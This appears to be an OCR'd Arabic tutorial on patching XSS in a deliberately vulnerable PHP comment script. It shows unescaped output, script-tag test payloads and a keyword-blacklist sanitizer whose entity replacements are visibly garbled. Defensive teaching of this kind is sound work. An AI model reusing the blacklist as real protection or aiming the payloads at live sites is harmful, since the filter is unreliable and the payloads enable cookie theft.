145 <td><?php echo strip_tags ($nassrawi['comment'], "<b>"); ?></span></td>
146 </tr>
147 </table></td>
148 </tr>
149 </table>
150 <BR>
151
152 <?php
153

```

وكما تشاهد استخدمت البرمتر الاول هو للمراد تأمينه والثاني هي للوسوم المسموحة مثلا .



نقوم بتجربة استخدام الوسم قبل السماح وكما تشاهد تم حذف الوسم دون تنفيذ .



ويعد الاستخدام كما تشاهد النص اصبح عريض , وهذا يعني ان الدالة سامحة للوسم المختار سابقاً وبإمكانك اختيار جميع الوسوم الغير ضارة والمفيدة مثل **<h1>** **
** **** والخ ..

جيد الان تعلمنا كيف نقوم بحماية المخرجات باسسط الطرق , ومن الممكن ان تعمل دالة خاصة بك وفقاً لـ **نظرتك** في الترقيع بدلاً من الدوال الجاهزة

```

Rapid PHP 2010 - [Document3]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
1 <?php
2 function d99y_xss ($n) {
3     $n = strtolower($n); // التصفير للابتعاد عن مشكلة التلاعب بالاحرف
4     //////////////////////////////////////////////////////////////////// [ الاستبدال ] ////////////////////////////////////////////////////////////////////
5     $n = str_replace(">", " ", $n);
6     $n = str_replace("/", " ", $n);
7     $n = str_replace("=", " ", $n);
8     $n = str_replace("document.cookie", " ", $n);
9     $n = str_replace("<", " ", $n);
10    $n = str_replace("!", " ", $n);
11    $n = str_replace("'", " ", $n);
12    $n = str_replace("meta", " ", $n);
13    $n = str_replace("iframe", " ", $n);
14    $n = str_replace("http-equiv", " ", $n);
15    $n = str_replace("script", " ", $n);
16    $n = str_replace("document.body.innerHTML", " ", $n);
17    $n = str_replace("document.documentElement.innerHTML", " ", $n);
18    ////////////////////////////////////////////////////////////////////
19    return $n ;
20 }
21 ?>

```

وكما تشاهد عملت **function** جديد باسم **d99y_xss** واستخدمت دوال النصوص المعروفة وهي **strtolower** لتحويل الحروف من كبتل الى سمول ، للابتعاد عن مشكلة التلاعب في الاحرف ، واستخدمت دالة الاستبدال **str_replace** وقمت باستبدال جميع الوسوم التي نحتاجها في عملية الاستغلال ، الى مسافه ، وبذلك الان عملنا وظيفة جديدة تقوم بالحماية من

الثغرة ، طبعا / <> " هي كافية بالاساس للحماية ولكن للتأمين اكثر ..

```
Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
1 <?php
2 function d99y_xss ($n) (
3 $n = strtolower($n); // التمهير للابتعاد عن مشكلة التلاعب بالاحرف
4 //////////////////////////////////////////////////////////////////// [ الاستبدال ] ////////////////////////////////////////////////////////////////////
5 $n = str_replace(">", "&gt;", $n);
6 $n = str_replace("/", "&#47;", $n);
7 $n = str_replace("=", "&#61;", $n);
8 $n = str_replace("document.cookie", "&#106;#100;#111;#99;#105;#101;", $n);
9 $n = str_replace("<", "&#60;", $n);
10 $n = str_replace("'", "&#39;", $n);
11 $n = str_replace('"', "&#34;", $n);
12 $n = str_replace("meta", "&#109;#101;#116;#97;", $n);
13 $n = str_replace("iframe", "&#105;#102;#105;#102;#102;#105;#102;#101;#102;#101;#102;#101;#102;", $n);
14 $n = str_replace("http-equiv", "&#104;#116;#104;#112;#45;#101;#113;#117;#105;#118;", $n);
15 $n = str_replace("script", "&#115;#99;#114;#105;#112;#116;", $n);
16 $n = str_replace("document.body.innerHTML", "&#100;#101;#99;#105;#101;#106;#101;#110;#104;#116;#109;#108;", $n);
17 $n = str_replace("document.documentElement.innerHTML", "&#100;#101;#99;#105;#106;#101;#110;#104;#116;#109;#108;", $n);
18 ////////////////////////////////////////////////////////////////////
19 return $n ;
20 }
21 ////////////////////////////////////////////////////////////////////
22 // [ NassRawI ] تم الكتابة من قبل نصر اوي //
23 // D99Y.com فريق ساحة التطوير //
24 // هذا العمل مجاني وقابل للتعديل والنسخ //
25 // والهدف منه هو تطوير مستوى الحماية العربية //
26 // والحقوق محفوظة لكل عربي مسلم //
Code Editor Preview Horizontal Split Vertical Split
xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php xss-sav.php * 1.php function d99y_xss.php
1 : 1 Modified 5.75 kb UTF-8 For Help, press Ctrl+F1 no project loaded
```

وهنا نقوم بالتجربة ضع الـ function طبعا داخل وسوم php وبعد ذلك نستخدمها ..

```
Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
147 }
148
149 </style>
150 </head>
151
152 <table width="400" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#f0f0f0">
153 <tr>
154 <td>
155 <table width="400" border="0" cellpadding="3" cellspacing="1" bgcolor="#5c5858">
156 <tr>
157 <td width="117" align="center" class="style1">العنوان</td>
158 <td width="14"><span class="style5">:</td>
159 <td width="357"><?php echo d99y_xss ($nassrawi['name']); ?></span></td>
160 </tr>
161 <tr>
162 <td valign="top" align="center" class="style1">التعليق</td>
163 <td valign="top"><span class="style5">:</td>
164 <td><?php echo d99y_xss ($nassrawi['comment']); ?></span></td>
165 </tr>
166 </table></td>
167 </tr>
168 </table>
169 <BR>
170
171 <?php
172
Code Editor Preview Horizontal Split Vertical Split
xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php * xss-sav.php * 1.php * Document3 *
168 : 81 Modified 5.75 kb UTF-8 For Help, press Ctrl+F1 no project loaded
```

كما تعلمنا سابقاً نضع اسم الـ function ونقوم بالتجربة!

موزيلا فيرفوكس - XSS || D99Y Team

ملف تحرير عرض تأمخ علامات أدوات مساعدة

Google بحث - It asci& ...localhost / localhost / xss / xss | p ... XSS || D99Y Team http://localhost...2Fscript%2BAD4

Google http://localhost/xss/xss-sav.php

اهلاً وسهلاً بك في سكرت اختبار ثغرات XSS

العودة إلى الرئيسية :

العنوان :

التعليق :

رسائل الاختبار واظهار وسرقة الكوكيز :

```
<script>alert (12345)</script>
<ScRiPt >prompt (995041)</ScRiPt>
<script>alert ("test");</script>
```

ارسل

evelopmental ساحة التطوير YARO WWW.D99Y.COM

أحذر! السكرت مصاب , والهدف من طرحه عمل الاختبارات الأمنية عليه , لذلك احذر من رفعه على استضافة حية , وفي حالة كان جهازك يحتوي على أي بي مباشر تمنى قطع الاتصال في الانترنت قبل العمل عليه لاسباب أمنية !

coded by NassRawI D99Y team || d99y.com

وضعت المستند بأكمله وقمت بالضغط على **ارسل** ..



وكما تشاهد تم تعطيل الاكواد بشكل كامل , طبعاً الامر عائد لك قم بالتعديل واطهار وسرقة الكوكيز **function** حماية خاصة فيك .

والامر عائد لك باستخدام الدوال الجاهزه او التي عملتها انت , لتحميل الـ **function**

<http://www.mediafire.com/?7bvzwm7bl4oozf>

طبعاً طريقة ترقيع الملف الاخر الغير مخزن نفس ما ذكرنا سابقاً .


```

Rapid PHP 2010 - [C:\AppServ\www\xss\xss-nosav.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
55     &nbsp;<br />
56     <br />
57     <br />
58     <form method=GET>
59     &nbsp;<textarea name=xss style="width: 436px; height: 102px"></textarea>
60
61     <br>&nbsp;<input type=submit value="ارسل" style="width: 173px" dir="ltr" /></form>
62     <br />
63     <?php
64
65     echo "$xss" ;
66
67     ?>
68     <br />
69     <br />
70     <br />
71
72     </strong></center></td>
73
74     </tr>
75 </table>
76 <p class="style3"><span lang="ar-sa"></span>
77
78 <body bgcolor=#fifif1 text=white>
79
80
Code Editor Preview Horizontal Split Vertical Split
xss-nosav2.php xss-nosav.php * xss-sav.php 1.php function d99y_xss.php xss-nosav4.php *
65 : 81 Modified 2.01 kb UTF-8 For Help, press Ctrl+F1 no project loaded

```

كما تشاهد في السطر 65 تعلمنا في درس الاكتشاف ان الخطأ هو طباعه المخرجات دون حماية .


```

Rapid PHP 2010 - [C:\AppServ\www\xss\xss-nosav.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
55     &nbsp;<br />
56     <br />
57     <br />
58     <form method=GET>
59     &nbsp;<textarea name=xss style="width: 436px; height: 102px"></textarea>
60
61     <br>&nbsp;<input type=submit value="ارسل" style="width: 173px" dir="ltr" /></form>
62     <br />
63     <?php
64
65     echo htmlspecialchars (" $xss" ) ;
66
67     ?>
68     <br />
69     <br />
70     <br />
71
72     </strong></center></td>
73
74     </tr>
75 </table>
76 <p class="style3"><span lang="ar-sa"></span>
77
78 <body bgcolor=#fifif1 text=white>
79
80
Code Editor Preview Horizontal Split Vertical Split
xss-nosav2.php xss-nosav.php * xss-sav.php 1.php function d99y_xss.php xss-nosav4.php *
65 : 81 Modified 2.03 kb UTF-8 For Help, press Ctrl+F1 no project loaded

```

وكما تعلمنا سابقاً استخدام احد دوال الحماية بالطريقة المعروفة ولا حاجة للتكرار . .

واخيراً تم ترقيع **XSS** بنجاح ، وبطرق واساليب كثيره ولك الحرية الكامله في الاختيار ، ولكن هناك مشكلة صغيرة في ترميز **UTF-7** طبعاً الترميز لا اعتقد ان هناك مخلوق في عام **2011** يستخدمه , ولكن حرصاً على ايصال فكرة الحماية بشكل جيد .




```


1 <!-------
2 ////////////////////////////////////////////////////////////////////
3 // [ NassRawI ]   //
4 // فريق ساحة التطوير   //
5 // هذا العمل مجاني وقابل للتعديل والنصح   //
6 // والهدف منه هو تطوير مستوى الحماية العربية   //
7 // والحقوق محفوظة لكل عربي مسلم   //
8 // لا نقرهوني دائماً فن دعاكم   //
9 // وتذكروا ان ساحة التطوير للهكر الاخلاقي   //
10 ////////////////////////////////////////////////////////////////////
11 ----->
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1"
14 <html xmlns="http://www.w3.org/1999/xhtml">
15 <head>
16 <meta content="text/html; charset=utf-8" http-equiv="Content-Type" />
17 <title>XSS || D99Y Team !</title>
18 </head>
19 <style type="text/css">
20 .style1 {
21     margin-bottom: 0px;
22 }
23 .style2 {
24     font-family: Arial, Helvetica, sans-serif;
25     margin-bottom: 0px;
26 }

```


نقوم بالتطبيق على ملف **xss-nosav.php** كما نشاهد تحول الترميز . .



نحوه الى UTF-7 وندوس على حفظ باسم. .



نحفظه بنوع .. without BOM



